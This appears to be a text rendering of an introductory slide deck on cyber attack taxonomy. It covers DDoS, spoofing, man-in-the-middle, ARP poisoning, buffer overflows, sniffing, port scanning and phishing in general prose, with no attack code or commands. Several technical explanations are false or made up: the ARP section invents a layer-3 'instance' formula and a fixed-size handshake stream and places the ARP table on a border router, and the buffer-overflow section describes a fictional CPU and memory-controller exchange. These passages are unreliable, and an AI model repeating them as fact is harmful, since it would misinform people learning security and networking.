While there's some debate on simplifying the taxonomy of cyber attacks, as this is such a fast-pacing area of knowledge, most cyber security experts and researches have settled on a dual taxonomy within regards to the placement of the threat actor (Attacker) respective to the Security Perimeter AND with regards to the type of action the attacker uses to get the desired results.


We'll dive into these categories by examining several examples of attacks:

a) Social Engineering is a passive attack and can be both an outside or inside attack, depending on the relation of the attacker with the targets (i.e. – an attacker using social engineering to gain access to a work colleague's credentials in order to exfiltrate information from the workplace can be considered an **passive, inside attack**

b) An attacker using an exploit targeting a Apache Vulnerability to gain access to a web server and copy a mysql database hosted there can be considered an **active, outside attack**

c) The same attacker, using a phising e-mail and a forged website that mimics the look and feel of a commercial bank's website, in order to harvest credit card data from users or e-banking user logins can be considered to be a **passive, outside attack**

d) A disgruntled employee targeting a known vulnerability in a border-placed router, inside the corporate network will have sourced a **active, inside attack.**



Anatomy of a Cyber Attack

Active Attacks

Distributed Denial of Service

Ever been to a music festival? Imagine how would the access gates look like if there weren't any security staff queuing people for ticket validation

There are three categories of DDoS attacks: volumetric, state exhaustion and application layer Attacks:

Volumetric
- Amplification attacks
- UDP, ICMP, TCPSYN attacks

Application Layer DDoS Attacks

Advanced Persistent DDoS

Exhaustion
- Lorises (Slowloris)
- Http floods

Denial of Service: a type of cyber attack in which the perpetrator seeks to make a computer host or a computer network unavailable to its intended users by disrupting services of that host connected to the internet. This is typically accomplished by 'flooding' the targeted machine with requests in an attempt to overload the system and prevent legitimate requests from being fulfilled.


In a **Distributed Denial of Service** attack, the incoming requests (traffic) flooding the targeted system(s) originates from many different sources, often controlled by a single command and control server, in a typical botnet.This makes it impossible to stop the attack by blocking a single source by means of traditional firewall/IPS techniques.

Volumetric attacks: Attacks that use massive amount of traffic saturating the bandwidth of the target. Volumetric attacks are easy to generate by employing simple amplification techniques. Such techniques as DNS Amplification, UDP/ICMP floods are quite common as they are easy to orchestrate and easy to deploy to a botnet.

Exhaustion attacks: This is usually focused on web-servers, firewalls, load balancers and other internet-facing (i.e borderware) equipment, trying to disrupt connections by exhausting the finite number of concurrent connections the device can support. It is important to note that the volume (i.e. 'size') of such attack is usually negligible so most modern defense systems (i.e IPSs) will allow the traffic.

Application Layer Attacks: This type of attack, also known as Layer 7 attacks, specifically targets weaknesses in an application or server with the goal of establishing a connection and exhausting it by monopolizing processes and transactions. These sophisticated threats are harder to detect because not many machines are required to attack, generating a low traffic rate that appears to be legitimate.
Additionally, an attack can also be a combination of the three types listed above, or with other attack techniques and types (XSS, SQLinjection etc) which makes it even more challenging for organizations to combat.

> **Advanced Persistent DDoS:** this is a sub-set of the Layer 7 attacks category . This type of attack involves massive network layer DDoS attacks through to focused application layer (HTTP) floods, followed by repeated (at varying intervals) SQLi and XSS attacks. Typically, the perpetrators can simultaneously use from 2 to 5 attack vectors involving up to several tens of millions of requests per second, often accompanied by large SYN floods that can not only attack the victim but also any service provider implementing any sort of managed DDoS mitigation capability. These attacks can persist for several weeks. The longest continuous period noted so far lasted 38 days. This attack involved approximately 50+ petabits (50,000+ terabits) of malicious traffic.



Anatomy of a Cyber Attack

Active Attacks

Spoofing

The issue:
Many TCP/IP protocols do not provide mechanisms for authenticating the source and/or destination of a message

E-Mail Spoofing

DNS Spoofing

IP Address / ARP Spoofing

CLID Spoofing

MAC Spoofing

orange

A spoofing attack is a situation in which a person or program successfully masquerades as another by falsifying data to gain an illegitimate advantage.

IP Spoofing: the technique of crafting IP packets with a false source IP address for the purpose of hiding the identity of the sender or impersonating another computer system by leveraging the fact that, at it’s core, the IP protocol lacks authentication mechanisms for the source and or destination of a message


ARP Spoofing: by sending modified “spoofed” ARP messages on a LAN, the attacker aims to associate hers or his MAC address with another IP address on the LAN, such as the gateway, causing any traffic meant for that IP to be sent to the attacker instead.

DNS Spoofing (DNS Cache poisoning) is a attack in which corrupt Domain Name System data is introduced into the DNS resolver's cache, causing the name server to return an incorrect result record, e.g. an IP address. This results in traffic being diverted to the attacker's computer (or any other computer).

Caller ID Spoofing: Public telephone networks often provide caller ID information, which includes the caller's number and sometimes the caller’s name, with each call. However, some technologies (especially in Voice over IP (VoIP) networks) allow callers to forge caller ID information and present false names and numbers. Gateways between networks that allow such spoofing and other public networks then forward that false information. Such is the case with “Click to dial” services such as Skype etc.

E-Mail Spoofing: The sender information shown in e-mails (the "From" field) can be spoofed easily. This technique is commonly used by spammers to hide the origin of their e-mails and leads to problems such as misdirected bounces (i.e. e-mail spam backscatter). Because the core email protocols do not have any mechanism for authentication, it is common for spam and phishing emails to use such spoofing to mislead the recipient about the origin of the message.

MAC spoofing is a technique for changing a factory-assigned Media Access Control (MAC) address of a network interface on a networked device. The MAC address that is hard-coded on a network interface controller (NIC) cannot be changed. However, many drivers allow the MAC address to be changed. Additionally, there are tools which can make an operating system believe that the NIC has the MAC address of a user's choosing. The process of masking a MAC address is known as MAC spoofing. Essentially, MAC spoofing entails changing a computer's identity, for any reason, and it is relatively easy as most modern operating systems present the user with this option from the driver settings page.



Anatomy of a Cyber Attack

Active Attacks

Man In The Middle (MiTM)

A MiTM attack usually implies one attacker secretly relaying the communication between two parties who believe they are directly communicating with each other.

Source


Attacker

Destination

A **man-in-the-middle attack (MITM)** is an attack where the attacker secretly relays and possibly alters the communication between two parties who believe they are directly communicating with each other. One example of man-in-the-middle attacks is active **eavesdropping,** in which the attacker makes independent connections with the victims and relays messages between them to make them believe they are talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker. The attacker must be able to intercept all relevant messages passing between the two victims and inject new ones. This is straightforward in many circumstances; for example, an attacker within reception range of an unencrypted wireless access point (Wi-Fi) could insert himself as a man-in-the-middle.

The methods used for MiTM attack are, usually, the same as the ones used for spoofing attacks, i.e. an attacker has to 'spoof' the connection between to parties in order to appear as is she or he were both sender and recipient of the messages, by turn.

Unsecured (i.e – un encrypted) public WiFi networks are, usually, prone to such attacks as the attacker can easily connect to the access point, scan the network for other connected users and their IP address, MAC address, including the gateway address and then use one of the type of attacks described in the previous slide to masquerade themselves as either party of the conversation or – in some cases – as the gateway of that network, practically capturing (for a short period of time) the entire traffic between that network and the internet.



Anatomy of a Cyber Attack

Active Attacks

ARP Attacks

ARP Spoofing (ARP Poisoning, ARP cache poisoning) is a type of attack by which an attacker sends spoofed (forged) Address Resolution Protocol (ARP) messages onto a local network, aiming to associate their MAC address with the IP address of another host in order to receive any traffic intended for that IP address

User on LAN

SWITCH

Gateway

Internet

Normal operation

User on LAN

SWITCH

Gateway

Internet

Operation with the ARP cache poisoned

Attacker

orange

What's (in a) **ARP**?

Address Resolution Protocol (ARP) is – basically 'DNS for the lower layers', resolving internet layer addresses (i.e. – IP addresses) into link layer addresses (i.e. – Physical Addresses such as MAC, PHYMAC, POSMAC, TTM etc.)


Layer 3: Instance(1): IP address: 10.0.0.12
Layer 2: Instance(2): MAC addrs: aa:bb:cc:dd:ee:ff
ARP operates at layer 3 an creates (binds) two transmission IDs (instances) into the IP packet header: APR : Instance (T) = Instance (1) x Instance (2)

The association is done via a ARP table that *is stored on the foremost border-facing switch or router in that network*. Upon powering on the router/switch and the clients (computers, servers, other network devices) the switch/router 'presents' itself to each device and awaits identification, in turn, from each device. This is done in the form of a headless (L3) stream of fixed size that has the following structure:

First 16 bytes: handshake Id message
Next 4 bytes: has already registered? (do you know me?)
Next 4 bytes: Physical Address
Next 8 bytes: other messages (i.e. – port configuration, link-state specific config)

The basic principle behind ARP spoofing is to exploit the lack of authentication in the ARP protocol by sending spoofed ARP messages onto the LAN. ARP spoofing attacks can be run from a compromised host on the LAN, or from an attacker's machine that is connected directly to the target LAN.

Generally, the goal of the attack is to associate the attacker's host MAC address with the IP address of a target host, so that any traffic meant for the target host will be sent to the attacker's host. The attacker may choose to inspect the packets (spying), while forwarding the traffic to the actual default destination to avoid discovery, modify the data before forwarding it (man-in-the-middle attack), or launch a denial-of-service attack by causing some or all of the packets on the network to be dropped.



Anatomy of a Cyber Attack

Active Attacks

Overflows – Buffer, Stack, Heap


A buffer overflow is an anomaly in the execution of a program where, while writing data to it's buffer, it overruns the buffer boundaries effectively overwriting the adjacent buffer

1. Malformed (malicious) program overwrites this buffer (2) with one byte of malicious code
2. That byte of code overwrites executable code located in the next buffer
3. The malicious code gets executed instead.

In 'normal' program execution, at run time, provided common compiler optimizations were used, the CPU orchestrates the memory addressing of the program by commanding the memory controller to allocate a specific number of buffer blocks of a specified size. It (the MCU) then 'tells' the CPU the number of allocated buffers, their size and their starting address, i.e. the address space of the first buffer in that succession. In turn, the CPU 'pipelines' memory writes and reads, as requested by the executable code, to the buffers allocated by the MCU, trying to not waste any precious memory space by dividing all data to be written in memory in chunks the size of the buffer unit .

An attacker can use a memory addressing vulnerability in the code of a program OR in the operating system itself OR (in a later turn of events) in THE CPU/MCU itself and command a write with chunks with the size larger than the size of the buffer unit. In this case, due to the way all big or small endian systems address memory, the 'extra' data will over spill, 'overflow' into the adjacent buffer, overwriting the existing data. This specific chunk of data that has been maliciously overwritten in the adjacent buffer can consist entirely of executable code, for example. In this case, when the CPU READS the memory, it will EXECUTE the commands found in that maliciously crafted code. This is a specific type of buffer overflow that has the scope (usually) of gaining administrator privileges or escalating current user's privileges to admin rights by executing shell code (shell commands / Power shell commands).

Another, widely used type of buffer overflow attack is not as ‘elegant’ as the one mentioned above in that it is used like a blunt-tool, meant to overwrite as much code as possible, in the adjacent buffers, practically causing a memory address error (i.e – the address that the CPU commands a write to is already populated with data and the MCU has no knowledge of its presence) causing a de facto crash of the program or the operating system, due to memory corruption errors. (this is the case for most modern operating systems: when a memory corruption occurs, the OS ‘dumps’ the memory to disk and then reboots).



Anatomy of a Cyber Attack

Passive Attacks — Wiretapping, Port Scanning


Common target: Unencrypted traffic such as e-mail, application data, application logins, files transferred with FTP etc.)

A **sniffing or wiretapping attack** is a form of eavesdropping in which the attacker connects to the same network as it's victims and captures all traffic using tools such as 'packet sniffers'. This type of attack has been mostly mitigated by the advanced of technology and the widespread usage of managed / manageable switches, next-gen routers and such that specifically disable 'tap' ports like those on ethernet hubs and first-gen switches that rely ALL incoming and outgoint traffic to a single port 'network tap' for debugging and monitoring purposes.
Unfortunately, many wi-fi access points and commercial wi-fi routers still have this capability of broadcasting all traffic to a specific interface and this can easily be exploited by a skilled attacker to capture 'sniff' all traffic, both encrypted and unencrypted.

What IS unencrypted traffic: while most of the web traffic today is encrypted using SSL/TLS (*https), most e-mail traffic and application traffic is not. An attacker can easily 'sniff' important data such as e-mails, application log-ins and application data, file data etc.

Port scanning: while this technique does not constitute an attack per-se, it is often used as a recognizance tool used by attackers to 'gain ground' on the security perimeter of their victim(s). The basic use of such tool is to perform an audit and inventory of all running services on a IP address, along with the ports used for communicating with the outside world. Each network (or networked) service running on a TCP/IP stack uses ports in the range 1-65536 to communicate with other computers and devices. While most applications that use communications services can access a random available port at launch, most ‘legacy’ services such as http, https, e-mail, DNS, ssh, ftp etc. will be confined to their standard port range due to compatibility requirements.

One can thus use a port scanner (such as nmap) to ‘fingerprint’ most services available over a IP address by checking which ports are opened (ports that return a response). Furthermore, a port scanning tool can ‘ask’ for the version of the service running on a specific port (version of the server, in most cases such as http). Then, by comparing the returned version with a list of know vulnerabilities for that particular service, the attacker will know what exploits can be used to compromise the target.



Anatomy of a Cyber Attack

Passive Attacks

Phishing and Spear-Phishing

Phishing: The attempt to obtain sensitive information such as usernames, password, credit card details, for malicious reasons, by disguising as a trusted or trustworthy entity

Spear phising
-directed to specific individuals;
-crafting and delivering of message in such a way as to cater to a specific person or company habits or needs

Clone phishing
-usually by e-mail;
-attacker modifies an existing, legitimate message;
-replaces links with their own;
-spoofs originating e-mail address

Whaling
A type of phishing targeting high-profile executives within business, hoping to gather extremely valuable information

